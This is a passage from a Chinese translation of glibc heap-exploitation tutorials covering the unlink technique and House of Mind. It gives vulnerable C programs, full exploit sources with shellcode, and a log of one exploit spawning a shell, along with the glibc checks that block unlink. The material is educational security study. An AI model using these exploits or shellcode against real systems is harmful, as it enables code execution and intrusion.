当一个用户请求「small chunk」而无法从「small bin」和「unsorted bin」得到服务时，「binmaps」就会扫描下一个最大非空「bin」（译者注：「top chunk」 不属于任何「bin」）。正如前文所提及的，如果这样的「bin」找到了，其中最适「chunk」就会分割为两部分：返回给用户的「User chunk」、添加到「unsorted bin」中的「Remainder chunk」。此外，这一「Remainder chunk」还会成为最新的「**last remainder chunk**」。

那么参考局部性是如何实现的呢？

现在当用户随后的请求是请求一块「small chunk」并且「last remainder chunk」是「unsorted bin」中唯一的「chunk」，「last remainder chunk」就分割成两部分：返回给用户的「User chunk」、添加到「unsorted bin」中的「Remainder chunk」。此外，这一「Remainder chunk」还会成为最新的 「last remainder chunk」。因此随后的内存分配最终导致各「chunk」被分配得彼此贴近。

使用 unlink 的堆溢出

> 译者：飞龙
>
> 原文：Heap overflow using unlink

预备条件：

1. 理解 glibc malloc

这篇文章中，让我们了解如何使用 unlink 技巧成功利用堆溢出。但是在了解它之前，首先让我们看看漏洞程序：


```
/*
 Heap overflow vulnerable program.
 */
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second;

/*[1]*/ first = malloc( 666 );
/*[2]*/ second = malloc( 12 );
        if(argc!=1)
/*[3]*/         strcpy( first, argv[1] );
/*[4]*/ free( first );
/*[5]*/ free( second );
/*[6]*/ return( 0 );
}
```

上面程序的行 `[3]` 会导致堆溢出。用户输入 `argv[1]` 复制给了堆缓冲区 `first`，没有任何大小限制。因此，当用户输入大于 666 字节时，它就会覆盖下一个块的头部。这个溢出会导致任意代码执行。

看一看漏洞程序的堆内存图片：



unlink：这个技巧的核心思想，就是欺骗 glibc malloc 来 unlink 第二个块。unlink `free` 的 GOT 条目会使其被 shellcode 地址覆盖。在成功覆盖之后，现在在行 `[5]` ， `free` 被漏洞程序调用时，shellcode 就会执行。不是很清楚嘛？没问题，首先让我们看看执行 `free` 时，glibc malloc 在干什么。

如果没有攻击者影响，行 `[4]` 的 `free` 会做这些事情：

- 对于不是 mmap 的块，会向前或向后合并。
- 向后合并
  - 查看前一个块是不是空闲的 -- 前一个块是空闲的，如果当前空闲块的 `PREV_INUSE(P)` 位没有设置。但是我们这里，前一个块是分配的，因为它的 `PREV_INUSE` 位设置了，通常堆内存的第一个块的前面那个块是分配的（即使它不存在）。
  - 如果空闲，合并它。例如，从 binlist unlink（移除）前一个块，将前一个块的大小与当前块相加，并将块指针指向前一个快。但是我们这里，前一个快是分配的，因此 unlink 不会调用。当前空闲块 `first` 不能向后合并。
- 向前合并
  - 查看下一个块是不是空闲的 -- 下一个块是空闲的，如果下下个块（距离当

前空闲块）的 `PREV_INUSE(P)` 位没有设置。为了访问下下个块，将当前块的大小加到它的块指针，再将下一个块的大小加到下一个块指针。我们这里，距离当前空闲块的下下个块是 top 块，它的 `PREV_INUSE` 位已设置。因此下一个块 `second` 不是空闲的。
    - 如果是空闲的，合并它。例如，从它的 binlist 中 unlink（移除）下一个块，并将下一个块的大小添加到当前大小。但是我们这里，下一个块是分配的，因此 unlink 不会调用。当前空闲块 `first` 不能向前合并。
- 现在将合并后的块添加到 unsorted bin 中。我们这里，由于合并没有发生，只将 `first` 块添加到票 unsorted bin 中。

现在让我们假设，攻击者在行 `[3]` 覆盖了 `second` 块的块头部，像这样：


- `prev_size` 为偶数，因此 `PREV_INUSE` 是未设置的，
- `size = -4`
- `fd` 为 `free` 的地址减 12
- `bk` 为 Shellcode 的地址

在攻击者的影响下，行 `[4]` 的 `free` 会做下面的事情：

- 对于不是 mmap 的块，会向前或向后合并。
- 向后合并
    - 查看前一个块是不是空闲的 -- 前一个块是空闲的，如果当前空闲块的 `PREV_INUSE(P)` 位没有设置。但是我们这里，前一个块是分配的，因为它的 `PREV_INUSE` 位设置了，通常堆内存的第一个块的前面那个块是分配的（即使它不存在）。
    - 如果空闲，合并它。例如，从 binlist unlink（移除）前一个块，将前一个块的大小与当前块相加，并将块指针指向前一个快。但是我们这里，前一个快是分配的，因此 unlink 不会调用。当前空闲块 `first` 不能向后合并。
- 向前合并
    - 查看下一个块是不是空闲的 -- 下一个块是空闲的，如果下下个块（距离当前空闲块）的 `PREV_INUSE (P)` 位未设置。为了访问下下个块，将当前块的大小加到它的块指针，再将下一个块的大小加到下一个块指针。我们这里，距离当前空闲块的下下个块不是 top 块。下下个块在 `second` 块的 -4 偏移处，因为攻击者将 `second` 块的大小覆盖成了 -4。因此现在 glibc malloc 将 `second` 块的 `prev_inuse` 字段看做下下个块的大小字段。由于攻击者覆盖了一个偶数（也就是 `PREV_INUSE (P)` 为是没有设置的）来代替 `prev_size`，glibc malloc 被欺骗来相信 `second` 块是空闲的。
    - 如果是空闲的，合并它。例如，从它的 binlist 中 unlink（移除）下一个块，并将下一个块的大小添加到当前大小。我们这里下一个块是空闲的，因此 `second` 块会像这样被 unlink：
        - 将 `second` 块的 `fd` 和 `bk` 值复制到 `FD` 和 `BK` 变量中。这里， `FD` 是 `free` 的地址 -12， `BK` 是 shellcode 的地址（作为堆溢出的一部分，攻击者将它的 shellcode 放到了 `first` 堆缓冲区中）。
        - `BK` 的值复制到了距离 `FD` 偏移为 12 的位置。我们这里将 12 字节加到 `FD`，就指向了 `free` 的 GOT 条目，因此现在 `free` 的 GOT 条目就覆盖成了 shellcode 地址。好的。现在无论 `free` 在哪里调

  用，shellcode 都会执行。因此漏洞程序中行 `[5]` 的执行会导致 shellcode 执行。
  - 现在将合并后的块添加到 unsorted bin 中。

看看漏洞程序的堆内存的图片，在攻击者影响用户输入之后：



理解了 unlink 技巧之后，让我们编写利用程序吧。

```
/* Program to exploit 'vuln' using unlink technique.
 */
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x0804978c )         //Address of GOT
 entry for free function obtained using "objdump -R vuln".
#define CODE_ADDRESS ( 0x0804a008 + 0x10 )      //Address of var
iable 'first' in vuln executable.

#define VULNERABLE "./vuln"
#define DUMMY 0xdefaced
#define PREV_INUSE 0x1
```

```
char shellcode[] =
        /* Jump instruction to jump past 10 bytes. ppssssffff -
Of which ffff would be overwritten by unlink function
        (by statement BK->fd = FD). Hence if no jump exists shel
l code would get corrupted by unlink function.
        Therefore store the actual shellcode 12 bytes past the b
eginning of buffer 'first'*/
        "\xeb\x0assppppffff"
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

int main( void )
{
        char * p;
        char argv1[ 680 + 1 ];
        char * argv[] = { VULNERABLE, argv1, NULL };

        p = argv1;
        /* the fd field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the fd_nextsize field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk_nextsize field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* Copy the shellcode */
        memcpy( p, shellcode, strlen(shellcode) );
        p += strlen( shellcode );
        /* Padding- 16 bytes for prev_size,size,fd and bk of sec
ond chunk. 16 bytes for fd,bk,fd_nextsize,bk_nextsize
        of first chunk */
        memset( p, 'B', (680 - 4*4) - (4*4 + strlen(shellcode))
);
        p += ( 680 - 4*4 ) - ( 4*4 + strlen(shellcode) );
        /* the prev_size field of the second chunk. Just make su
re its an even number ie) its prev_inuse bit is unset */
        *( (size_t *)p ) = (size_t)( DUMMY & ~PREV_INUSE );
        p += 4;
        /* the size field of the second chunk. By setting size t
o -4, we trick glibc malloc to unlink second chunk.*/
        *( (size_t *)p ) = (size_t)( -4 );
        p += 4;
        /* the fd field of the second chunk. It should point to
free - 12. -12 is required since unlink function
        would do + 12 (FD->bk). This helps to overwrite the GOT
entry of free with the address we have overwritten in
        second chunk's bk field (see below) */
```

```
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 12 );
        p += 4;
        /* the bk field of the second chunk. It should point to
shell code address.*/
        *( (void **)p ) = (void *)( CODE_ADDRESS );
        p += 4;
        /* the terminating NUL character */
        *p = '';

        /* the execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
```

执行上述程序会派生新的 shell。

```
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/unlink$ gcc -g -z
norelro -z execstack -o vuln vuln.c -Wl,--rpath=/home/sploitfun/
glibc/glibc-inst2.20/lib -Wl,--dynamic-linker=/home/sploitfun/gl
ibc/glibc-inst2.20/lib/ld-linux.so.2
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/unlink$ gcc -g -o
exp exp.c
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/unlink$ ./exp
$ ls
cmd  exp  exp.c  vuln  vuln.c
$ exit
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/unlink$
```

保护：现在，unlink 技巧不起作用了，因为 glibc malloc 在近几年变得更可靠。添加下面的检查来放置使用 unlink 技巧的堆溢出。

- 二次释放：释放一个已经在空闲列表的块是不允许的。当攻击者使用 -4 覆盖第二个块时，它的 `PREV_INUSE` 为没有设置，这意味着 `first` 已经是空闲状态了。因此 glibc malloc 会抛出二次释放错误。

  ```
  if (__glibc_unlikely (!prev_inuse(nextchunk)))
  {
      errstr = "double free or corruption (!prev)";
      goto errout;
  ```

- 下一个块大小无效：下一个块的大小应该在 8 到 arena 的全部系统内存之间。当攻击者将 `second` 块的大小赋为 -4 时，glibc malloc 就会抛出下一个块大小无效的错误。

```
if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0)
    || __builtin_expect (nextsize >= av->system_mem, 0))
{
    errstr = "free(): invalid next size (normal)";
    goto errout;
}
```

- 双向链表指针破坏：前一个块的 `fd` 和下一个块的 `bk` 应该指向当前 unlink 块。当攻击者使用 `free -12` 和 shellcode 地址覆盖 `fd` 和 `bk` 时，`free` 和 shellcode 地址 + 8 就不会指向当前 unlink 块（`second`）。因此 glibc malloc 就抛出双向链表指针破坏错误。

```
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))

    malloc_printerr (check_action, "corrupted double-linked
list", P);
```

注意：出于演示目的，漏洞程序不适用下列 Linunx 保护机制编译：

- ASLR
- NX
- RELRO（重定向只读）

参考

- vudo malloc tricks

使用 Malloc Maleficarum 的堆溢出

> 译者：飞龙
>
> 原文：Heap overflow using Malloc Maleficarum

预备条件：

1. 理解 glibc malloc

从 2004 年末开始，glibc malloc 变得更可靠了。之后，类似 unlink 的技巧已经废弃，攻击者没有线索。但是在 2005 年末，Phantasmal Phatasmagoria 带来了下面这些技巧，用于成功利用堆溢出。

- House of Prime
- House of Mind
- House of Force
- House of Lore
- House of Spirit

House of Mind

这个技巧中，攻击者欺骗 glibc malloc 来使用由他伪造的 arena。伪造的 arena 以这种形式构造，unsorted bin 的 fd 包含 `free` 的 GOT 条目地址 -12。因此现在当漏洞程序释放某个块的时候， `free` 的 GOT 条目被覆盖为 shellcode 的地址。在成功覆盖 GOT 之后，当漏洞程序调用 `free` ，shellcode 就会执行。

预备条件：下面是成功应用 House of Mind 的预备条件，因为不是所有堆溢出漏洞程序都可以使用这个技巧来利用。

1. 在块的地址之前，需要一系列 malloc 调用 -- 当对齐到内存区域中 `HEAP_MAX_SIZE` 结果的倍数的时候，内存区域由攻击者控制。这是伪造的 `heap_info` 结构所在的内存区域。伪造的 `heap_info` 的 arena 指针 `ar_ptr` 会指向伪造的 arena。因此伪造的 arena 和伪造的 `heap_info` 的内存区域都能由攻击者控制。

2. 一个块，它的大小字段（以及它的 arena 指针 -- 预备条件 1）由攻击者控制，应该已释放。

3. 上述空闲块的下一个块应该不是 top 块。

漏洞程序：这个程序满足上述预备条件。


```
/* vuln.c
 House of Mind vulnerable program
 */
#include <stdio.h>
#include <stdlib.h>

int main (void) {
 char *ptr = malloc(1024); /* First allocated chunk */
 char *ptr2; /* Second chunk/Last but one chunk */
 char *ptr3; /* Last chunk */
 int heap = (int)ptr & 0xFFF00000;
 _Bool found = 0;
 int i = 2;

 for (i = 2; i < 1024; i++) {
   /* Prereq 1: Series of malloc calls until a chunk's address -
 when aligned to HEAP_MAX_SIZE results in 0x08100000 */
   /* 0x08100000 is the place where fake heap_info structure is
found. */
   /* [1] */
   if (!found && (((int)(ptr2 = malloc(1024)) & 0xFFF00000) == \
     (heap + 0x100000))) {
     printf("good heap allignment found on malloc() %i (%p)\n",
i, ptr2);
     found = 1;
     break;
   }
 }
 /* [2] */
 ptr3 = malloc(1024); /* Last chunk. Prereq 3: Next chunk to ptr
2 != av->top */
 /* User Input. */
 /* [3] */
 fread (ptr, 1024 * 1024, 1, stdin);

 /* [4] */
 free(ptr2); /* Prereq 2: Freeing a chunk whose size and its are
na pointer is controlled by the attacker. */
 /* [5] */
 free(ptr3); /* Shell code execution. */
 return(0); /* Bye */
}
```

上述漏洞程序的堆内存：



漏洞程序的行 `[3]` 是堆溢出发生的地方。用户输入储存在块 1 的 `mem` 指针处，大小共计 1MB。所以为了成功利用堆溢出，攻击者提供了下面的用户输入（列出顺序相同）。

- 伪造的 arena
- 垃圾数据
- 伪造的 `heap_info`
- Shellcode

利用程序：这个程序生成了攻击者的数据文件：

```
/* exp.c
Program to generate attacker data.
```

```
Command:
     #./exp > file
*/
#include <stdio.h>

#define BIN1 0xb7fd8430

char scode[] =
/* Shellcode to execute linux command "id". Size - 72 bytes. */
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5
e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6
f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x1
0"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x2
6"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

char ret_str[4] = "\x00\x00\x00\x00";

void convert_endianess(int arg)
{
        int i=0;
        ret_str[3] = (arg & 0xFF000000) >> 24;
        ret_str[2] = (arg & 0x00FF0000) >> 16;
        ret_str[1] = (arg & 0x0000FF00) >> 8;
        ret_str[0] = (arg & 0x000000FF) >> 0;
}
int main() {
        int i=0,j=0;


        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* fd */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* bk */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* fd_nextsize
 */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* bk_nextsize
 */
        /* Fake Arena. */
        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* mutex */
        fwrite("\x01\x00\x00\x00", 4, 1, stdout); /* flag */
        for(i=0;i<10;i++)
                fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* fas
tbinsY */
        fwrite("\xb0\x0e\x10\x08", 4, 1, stdout); /* top */
        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* last_remain
der */
        for(i=0;i<127;i++) {
                convert_endianess(BIN1+(i*8));
                if(i == 119) {
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout)
; /* preserve prev_size */
                        fwrite("\x09\x04\x00\x00", 4, 1, stdout)
```

```
; /* preserve size */
                } else if(i==0) {
                        fwrite("\xe8\x98\x04\x08", 4, 1, stdout)
; /* bins[i][0] = (GOT(free) - 12) */
                        fwrite(ret_str, 4, 1, stdout); /* bins[i
][1] */
                }
                else {
                        fwrite(ret_str, 4, 1, stdout); /* bins[i
][0] */
                        fwrite(ret_str, 4, 1, stdout); /* bins[i
][1] */
                }
        }
        for(i=0;i<4;i++) {
                fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* bin
map[i] */
        }
        fwrite("\x00\x84\xfd\xb7", 4, 1, stdout); /* next */
        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* next_free */

        fwrite("\x00\x60\x0c\x00", 4, 1, stdout); /* system_mem
*/
        fwrite("\x00\x60\x0c\x00", 4, 1, stdout); /* max_system_
mem */
        for(i=0;i<234;i++) {
                fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* PAD
 */
        }
        for(i=0;i<722;i++) {
                if(i==721) {
                        /* Chunk 724 contains the shellcode. */
                        fwrite("\xeb\x18\x00\x00", 4, 1, stdout)
; /* prev_size  - Jmp 24 bytes */
                        fwrite("\x0d\x04\x00\x00", 4, 1, stdout)
; /* size */
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout)
; /* fd */
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout)
; /* bk */
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout)
; /* fd_nextsize */
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout)
; /* bk_nextsize */
                        fwrite("\x90\x90\x90\x90\x90\x90\x90\x90"
 \
                        "\x90\x90\x90\x90\x90\x90\x90\x90", 16, 1
, stdout);  /* NOPS */
                        fwrite(scode, sizeof(scode)-1, 1, stdout
); /* SHELLCODE */
                        for(j=0;j<230;j++)
                                fwrite("\x42\x42\x42\x42", 4, 1,
stdout); /* PAD */
```

```
                        continue;
                } else {
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout)
; /* prev_size */
                        fwrite("\x09\x04\x00\x00", 4, 1, stdout)
; /* size */
                }
                if(i==720) {
                        for(j=0;j<90;j++)
                                fwrite("\x42\x42\x42\x42", 4, 1,
stdout); /* PAD */
                        fwrite("\x18\xa0\x04\x08", 4, 1, stdout)
; /* Arena Pointer */
                        for(j=0;j<165;j++)
                                fwrite("\x42\x42\x42\x42", 4, 1,
stdout); /* PAD */
                } else {
                        for(j=0;j<256;j++)
                                fwrite("\x42\x42\x42\x42", 4, 1,
stdout); /* PAD */
                }
        }
        return 0;
}
```

漏洞程序的堆内存，在攻击者生成数据作为用户输入之后：



在攻击者生成数据作为用户输入之后，glibc malloc 执行下列事情，当漏洞程序的行 `[4]` 执行时：

- 正在释放的堆的 arena 由访问 `arena_for_chunk` 获取。
